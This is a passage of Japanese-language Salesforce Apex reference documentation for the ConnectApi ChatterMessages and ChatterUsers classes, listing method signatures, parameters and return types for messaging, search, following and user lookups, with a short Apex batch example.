メッセージの ID を指定します。

戻り値

型: ConnectApi.ChatterMessage

getMessage(communityId, messageId)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできるメッセージを返します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterMessage getMessage(String communityId, String messageId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

messageId
型: String
メッセージの ID を指定します。

戻り値

型: ConnectApi.ChatterMessage

Chatter メッセージおよび関連するすべてのメタデータ。

getMessages()

コンテキストユーザがアクセスできる最新のメッセージのリストを返します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterMessagePage getMessages()
```

戻り値

型: ConnectApi.ChatterMessagePage

getMessages(pageParam, pageSize)

コンテキストユーザがアクセスできるメッセージの指定されたページを返します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterMessagePage getMessages(String pageParam, Integer
pageSize)
```

パラメータ

pageParam
型: String

情報ページの表示に使用されるページトークンを指定します。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: ConnectApi.ChatterMessagePage

getMessages(communityId)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできる最近のメッセージのリストを返します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterMessagePage getMessages(String communityId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

戻り値

型: ConnectApi.ChatterMessagePage

特定のページの Chatter メッセージ。

getMessages(communityId, pageParam, pageSize)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできるメッセージのうち、指定された数の結果を含むメッセージの指定されたページを返します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterMessagePage getMessages(String communityId, String
pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

pageParam
型: String

情報ページの表示に使用されるページトークンを指定します。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: ConnectApi.ChatterMessagePage

特定のページの Chatter メッセージ。

getUnreadCount()

コンテキストユーザが未読とマークした会話の数を返します。数が 50 より小さい場合は、正確な unreadCount と hasMore = false を返します。コンテキストユーザに 50 を超える未読の会話がある場合は、unreadCount = 50 と hasMore = true を返します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UnreadConversationCount getUnreadCount()
```

戻り値

型: ConnectApi.UnreadConversationCount

getUnreadCount(communityId)

使用可能なコミュニティでコンテキストユーザが未読とマークした会話の数を返します。数が 50 より小さい場合は、正確な unreadCount と hasMore = false を返します。コンテキストユーザに 50 を超える未読の会話がある場合は、unreadCount = 50 と hasMore = true を返します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UnreadConversationCount getUnreadCount(String communityId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

戻り値

型: `ConnectApi.UnreadConversationCount`

会話内の未読メッセージの数。

markConversationRead(conversationId, read)

コンテキストユーザの会話を既読としてマークします。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversationSummary markConversationRead(String
conversationId, Boolean read)
```

パラメータ

conversationId
型: String

会話の ID を指定します。

read
型: Boolean

会話が既読か (`true`)、否か (`false`) を示します。

戻り値

型: `ConnectApi.ChatterConversationSummary`

markConversationRead(communityId, conversationID, read)

使用可能なコミュニティ全体でコンテキストユーザの会話を既読または未読としてマークします。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversationSummary markConversationRead(String
communityId, String conversationID, Boolean read)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

conversationId
型: String

会話の ID を指定します。

read
型: Boolean

会話が既読か (`true`)、否か (`false`) を示します。

戻り値

型: `ConnectApi.ChatterConversationSummary`

会話のメンバー、Chatter REST API URL、最新メッセージの内容などの、Chatter の会話の概要。

replyToMessage(text, inReplyTo)

指定されたテキストをコンテキストユーザがアクセスできる、先行するメッセージへの応答として追加します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterMessage replyToMessage(String text, String inReplyTo)
```

パラメータ

text
型: String
メッセージのテキスト。空にはできず、10,000 文字を超えることはできません。

inReplyTo
型: String
応答されるメッセージの ID を指定します。

戻り値

型: ConnectApi.ChatterMessage

replyToMessage(communityId, text, inReplyTo)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできる先行するメッセージへの応答として、指定されたテキストを追加します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterMessage replyToMessage(String communityId, String text,
String inReplyTo)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

text
型: String

メッセージのテキスト。空にはできず、10,000 文字を超えることはできません。

inReplyTo
型: String

応答されるメッセージの ID を指定します。

戻り値

型: ConnectApi.ChatterMessage

Chatter メッセージおよび関連するすべてのメタデータ。

searchConversation(conversationId, q)

指定された検索条件に一致するメッセージが含まれるページとともに、コンテキストユーザがアクセスできる会話を返します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversation searchConversation(String conversationId,
String q)
```

パラメータ

conversationId
型: String

会話の ID を指定します。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.ChatterConversation

searchConversation(conversationId, pageParam, pageSize, q)

指定された検索条件に一致するメッセージが含まれるページとともに、コンテキストユーザがアクセスできる会話を返します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversation searchConversation(String conversationId,
String pageParam, Integer pageSize, String q)
```

パラメータ

conversationId
型: String

会話の ID を指定します。

pageParam
型: String

情報ページの表示に使用されるページトークンを指定します。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

q
型: String

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: ConnectApi.ChatterConversation

searchConversation(communityId, conversationId, q)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできる会話のうち、指定された検索のいずれかに一致するメッセージのページが含まれる会話を返します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversation searchConversation(String communityId,
String conversationId, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

conversationId
型: String

会話の ID を指定します。

q
型: String

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.ChatterConversation`

Chatter の会話および関連するメタデータ。

searchConversation(communityId, conversationId, pageParam, pageSize, q)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできる会話のうち、指定された検索のいずれかに一致するメッセージのページが含まれる会話を返します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversation searchConversation(String communityId,
String conversationId, String pageParam, Integer pageSize, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

conversationId
型: String

会話の ID を指定します。

pageParam
型: String

情報ページの表示に使用されるページトークンを指定します。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

q
型: String

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.ChatterConversation`

Chatter の会話および関連するメタデータ。

searchConversations(q)

コンテキストユーザがアクセスできる会話のうち、会話内のメンバー名とメッセージが指定された検索条件のいずれかと一致する会話のページを返します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversationPage searchConversations(String q)
```

パラメータ

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: `ConnectApi.ChatterConversationPage`

searchConversations(pageParam, pageSize, q)

コンテキストユーザがアクセスできる会話のうち、会話内のメンバー名とメッセージが指定された検索条件のいずれかと一致する会話のページを返します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversationPage searchConversations(String pageParam,
Integer pageSize, String q)
```

パラメータ

pageParam

型: String

情報ページの表示に使用されるページトークンを指定します。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: `ConnectApi.ChatterConversationPage`

searchConversations(communityId, q)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできる会話のうち、会話内のメンバー名とメッセージが指定された検索条件のいずれかと一致する会話のページを返します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversationPage searchConversations(String communityId,
String q)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: `ConnectApi.ChatterConversationPage`

特定のページの Chatter の会話のリスト。

searchConversations(communityId, pageParam, pageSize, q)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできる会話のうち、会話内のメンバー名とメッセージが指定された検索条件のいずれかと一致した会話から、指定された数の結果を含む会話の特定のページを返します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversationPage searchConversations(String communityId,
String pageParam, Integer pageSize, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

pageParam
型: String

情報ページの表示に使用されるページトークンを指定します。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: `ConnectApi.ChatterConversationPage`

特定のページの Chatter の会話のリスト。

searchMessages(q)

コンテキストユーザがアクセスできるメッセージのうち、指定された条件のいずれかに一致するメッセージのページを返します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterMessagePage searchMessages(String q)
```

パラメータ

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.ChatterMessagePage

searchMessages(pageParam, pageSize, q)

コンテキストユーザがアクセスできるメッセージのうち、指定された条件のいずれかに一致するメッセージのページを返します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterMessagePage searchMessages(String pageParam, Integer pageSize, String q)
```

パラメータ

pageParam
型: String

情報ページの表示に使用されるページトークンを指定します。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.ChatterMessagePage

searchMessages(communityId, q)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできるメッセージのうち、指定された条件のいずれかに一致するメッセージのページを返します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterMessagePage searchMessages(String communityId, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.ChatterMessagePage

特定のページの Chatter メッセージ。

searchMessages(communityId, pageParam, pageSize, q)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできるメッセージのうち、指定された条件のいずれかに一致する、指定された数の結果を含むメッセージの特定のページを返します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterMessagePage searchMessages(String communityId, String pageParam, Integer pageSize, String q)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

pageParam

型: String

情報ページの表示に使用されるページトークンを指定します。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

q

型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.ChatterMessagePage

特定のページの Chatter メッセージ。

sendMessage(text, recipients)

指定されたテキストを指示された受信者に送信します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterMessage sendMessage(String text, String recipients)
```

パラメータ

text
型: String
メッセージのテキスト。空にはできず、10,000 文字を超えることはできません。

recipients
型: String
メッセージを受信する最大 9 ユーザのカンマ区切りの ID。

戻り値

型: ConnectApi.ChatterMessage

sendMessage(communityId, text, recipients)

使用可能なコミュニティ全体で、指示された受信者に指定されたテキストを送信します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterMessage sendMessage(String communityId, String text,
String recipients)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

text
型: String
メッセージのテキスト。空にはできず、10,000 文字を超えることはできません。

recipients
型: String
メッセージを受信する最大 9 ユーザのカンマ区切りの ID。

戻り値

型: ConnectApi.ChatterMessage

Chatter **メッセージおよび関連するすべてのメタデータ。**

ChatterUsers クラス

フォロワー、登録、ファイル、グループなどのユーザに関する情報にアクセスします。

名前空間

ConnectApi

ChatterUsers メソッド

ChatterUsers **のメソッドは次のとおりです。すべてのメソッドが静的です。**

このセクションの内容:

getFollowers(communityId, userId)

指定されたユーザ ID のフォロワーの最初のページを返します。ページには、デフォルトの項目数が含まれます。

getFollowers(communityId, userId, pageParam, pageSize)

指定されたユーザ ID のフォロワーの指定されたページを返します。

getFollowings(communityId, userId)

指定されたユーザのフォロワーに関する情報の最初のページを返します。ページには、デフォルトの項目数が含まれます。これは、指定されたユーザをフォローしているユーザを返す `getFollowers` とは異なります。

getFollowings(communityId, userId, pageParam)

指定されたユーザのフォロワーに関する情報の指定されたページを返します。ページには、デフォルトの項目数が含まれます。これは、指定されたユーザをフォローしているユーザを返す `getFollowers` とは異なります。

getFollowings(communityId, userId, pageParam, pageSize)

指定されたユーザのフォロワーに関する情報の特定のページを返します。これは、指定されたユーザをフォローしているユーザを返す `getFollowers` とは異なります。

getFollowings(communityId, userId, filterType)

指定されたユーザの指定された種別のフォロワーに関する情報の最初のページを返します。ページには、デフォルトの項目数が含まれます。これは、指定されたユーザをフォローしているユーザを返す `getFollowers` とは異なります。

getFollowings(communityId, userId, filterType, pageParam)

指定されたユーザの指定された種別のフォロワーに関する情報の指定されたページを返します。ページには、デフォルトの項目数が含まれます。これは、指定されたユーザをフォローしているユーザを返す `getFollowers` とは異なります。

getFollowings(communityId, userId, filterType, pageParam, pageSize)

指定されたユーザの指定された種別のフォロワーに関する情報の指定されたページを返します。これは、指定されたユーザをフォローしているユーザを返す `getFollowers` とは異なります。

getGroups(communityId, userId)

指定されたユーザがメンバーであるグループの最初のページを返します。

getGroups(communityId, userId, pageParam, pageSize)

指定されたユーザがメンバーであるグループの指定されたページを返します。

getPhoto(communityId, userId)

指定されたユーザの写真に関する情報を返します。

getReputation(communityId, userId)

指定されたユーザの評価を返します。

getUser(communityId, userId)

指定されたユーザに関する情報を返します。

getUserBatch(communityId, userIds)

指定されたユーザリストに関する情報を取得します。`ConnectApi.User` オブジェクトを含む `BatchResult` オブジェクトのリストを返します。読み込みできないユーザの結果に含まれるエラーを返します。

getUsers(communityId)
ユーザの最初のページを返します。ページには、デフォルトの項目数が含まれます。

getUsers(communityId, pageParam, pageSize)
ユーザの指定されたページを返します。

searchUserGroups(communityId, userId, q)
指定された検索条件と一致するグループの最初のページを返します。

searchUserGroups(communityId, userId, q, pageParam, pageSize)
指定された検索条件に一致するユーザの指定されたページを返します。

searchUsers(communityId, q)
指定された検索条件と一致するユーザの最初のページを返します。ページには、デフォルトの項目数が含まれます。

searchUsers(communityId, q, pageParam, pageSize)
指定された検索条件と一致するユーザの指定されたページを返します。

searchUsers(communityId, q, searchContextId, pageParam, pageSize)
指定された検索条件と一致するユーザの指定されたページを返します。

setPhoto(communityId, userId, fileId, versionNumber)
指定された、すでにアップロードされているファイルにユーザの写真を設定します。

setPhoto(communityId, userId, fileUpload)
指定されたユーザの写真として、提供された blob を設定します。画像として使用できるコンテンツタイプである必要があります。

setPhotoWithAttributes(communityId, userId, photo)
指定されたユーザの写真として既存のファイルを設定してトリミングします。画像として使用できるコンテンツタイプである必要があります。

setPhotoWithAttributes(communityId, userId, photo, fileUpload)
指定されたユーザの写真として、提供された blob を設定してトリミングします。画像として使用できるコンテンツタイプである必要があります。

updateChatterSettings(communityId, userId, defaultGroupEmailFrequency)
指定されたユーザのデフォルトの Chatter 設定を更新します。

updateUser(communityId, userId, userInput)
ユーザの [自己紹介] セクションを更新します。

`deletePhoto(communityId, userId)`

指定されたユーザの写真を削除します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static Void deletePhoto(String communityId, String userId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String

コンテキストユーザの ID またはキーワード me。

戻り値

型: Void

follow(communityId, userId, subjectId)

指定された *userId* をフォロワーとして、指定された *subjectId* に追加します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Subscription follow(String communityId, String userId, String
subjectId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String

コンテキストユーザの ID またはキーワード me。

subjectId
型: String

フォローする件名の ID。

戻り値

型: ConnectApi.Subscription

関連トピック:

- レコードのフォロー
- レコードのフォロー解除

getChatterSettings(communityId, userId)

指定されたユーザのデフォルトの Chatter 設定に関する情報を返します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UserChatterSettings getChatterSettings(String communityId,
String userId)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String
コンテキストユーザの ID またはキーワード me。

戻り値

型: ConnectApi.UserChatterSettings

getFollowers(communityId, userId)

指定されたユーザ ID のフォロワーの最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FollowerPage getFollowers(String communityId, String userId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String

ユーザの ID。

戻り値

型: `ConnectApi.FollowerPage`

getFollowers(communityId, userId, pageParam, pageSize)

指定されたユーザ ID のフォロワーの指定されたページを返します。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FollowerPage getFollowers(String communityId, String userId,
Integer pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String

ユーザの ID。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.FollowerPage`

getFollowings(communityId, userId)

指定されたユーザのフォロワーに関する情報の最初のページを返します。ページには、デフォルトの項目数が含まれます。これは、指定されたユーザをフォローしているユーザを返す `getFollowers` とは異なります。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String

ユーザの ID。

戻り値

型: ConnectApi.FollowingPage

getFollowings(communityId, userId, pageParam)

指定されたユーザのフォロワーに関する情報の指定されたページを返します。ページには、デフォルトの項目数が含まれます。これは、指定されたユーザをフォローしているユーザを返す getFollowers とは異なります。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId,
Integer pageParam)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String

ユーザの ID。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。null または 0 を渡すと、最初のページが返されます。

戻り値

型: ConnectApi.FollowingPage

getFollowings(communityId, userId, pageParam, pageSize)

指定されたユーザのフォロワーに関する情報の特定のページを返します。これは、指定されたユーザをフォローしているユーザを返す getFollowers とは異なります。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId,
Integer pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String

ユーザの ID。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。null または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: ConnectApi.FollowingPage

getFollowings(communityId, userId, filterType)

指定されたユーザの指定された種別のフォロワーに関する情報の最初のページを返します。ページには、デフォルトの項目数が含まれます。これは、指定されたユーザをフォローしているユーザを返す `getFollowers` とは異なります。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId,
String filterType)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String

ユーザの ID。

filterType
型: String

返されるオブジェクトの種別を絞り込みするためのキープレフィックスを指定します。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

戻り値

型: `ConnectApi.FollowingPage`

getFollowings(communityId, userId, filterType, pageParam)

指定されたユーザの指定された種別のフォロワーに関する情報の指定されたページを返します。ページには、デフォルトの項目数が含まれます。これは、指定されたユーザをフォローしているユーザを返す `getFollowers` とは異なります。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId,
String filterType, Integer pageParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String

ユーザの ID。

filterType
型: String

返されるオブジェクトの種別を絞り込みするためのキープレフィックスを指定します。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

戻り値

型: `ConnectApi.FollowingPage`

`getFollowings(communityId, userId, filterType, pageParam, pageSize)`

指定されたユーザの指定された種別のフォロワーに関する情報の指定されたページを返します。これは、指定されたユーザをフォローしているユーザを返す `getFollowers` とは異なります。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId,
String filterType, Integer pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String

ユーザの ID。

filterType
型: String

返されるオブジェクトの種別を絞り込みするためのキープレフィックスを指定します。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.FollowingPage`

getGroups(communityId, userId)

指定されたユーザがメンバーであるグループの最初のページを返します。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UserGroupPage getGroups(String communityId, String userId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String
ユーザの ID。

戻り値

型: `ConnectApi.UserGroupPage`

getGroups(communityId, userId, pageParam, pageSize)

指定されたユーザがメンバーであるグループの指定されたページを返します。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UserGroupPage getGroups(String communityId, String userId,
Integer pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String

ユーザの ID。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。null または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: ConnectApi.UserGroupPage

getPhoto(communityId, userId)

指定されたユーザの写真に関する情報を返します。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Photo getPhoto(String communityId, String userId)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String
ユーザの ID。

戻り値

型: ConnectApi.Photo

getReputation(communityId, userId)

指定されたユーザの評価を返します。

API バージョン

32.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Reputation getReputation(String communityId, String userId)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String
ユーザの ID。

戻り値

型: ConnectApi.Reputation

getUser(communityId, userId)

指定されたユーザに関する情報を返します。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UserSummary getUser(String communityId, String userId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String

ユーザの ID。

戻り値

型: `ConnectApi.UserDetail`

使用方法

外部ユーザの場合、`ConnectApi.UserDetail` 出力クラスが `ConnectApi.UserSummary` 出力クラスと共有するプロパティに null 以外の値が設定されている可能性があります。その他のプロパティは常に `null` です。

getUserBatch(communityId, userIds)

指定されたユーザリストに関する情報を取得します。`ConnectApi.User` オブジェクトを含む `BatchResult` オブジェクトのリストを返します。読み込みできないユーザの結果に含まれるエラーを返します。

API バージョン

31.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.BatchResult[] getUserBatch(String communityId, List<String>
userIds)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userIds

型: List<String>

最大 500 件のユーザ ID のリスト。

戻り値

型: BatchResult[]

BatchResult `getResults()` メソッドは、`ConnectApi.User` オブジェクトを返します。

例

```
// Get users in an organization.

ConnectApi.UserPage userPage = ConnectApi.ChatterUsers.getUsers(null);



// Create a list of user IDs.

List<String> userList = new List<String>();

for (ConnectApi.User user : userPage.users){

    userList.add(user.id);

}



// Get info about all users in the list.

ConnectApi.BatchResult[] batchResults = ConnectApi.ChatterUsers.getUserBatch(null, userList);
```

```
for (ConnectApi.BatchResult batchResult : batchResults) {
    if (batchResult.isSuccess()) {
        // Operation was successful.
        // Print each user's username.
        ConnectApi.UserDetail user;
        if(batchResult.getResult() instanceof ConnectApi.UserDetail) {
            user = (ConnectApi.UserDetail) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(user.username);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
}
```

getUsers(communityId)

ユーザの最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0
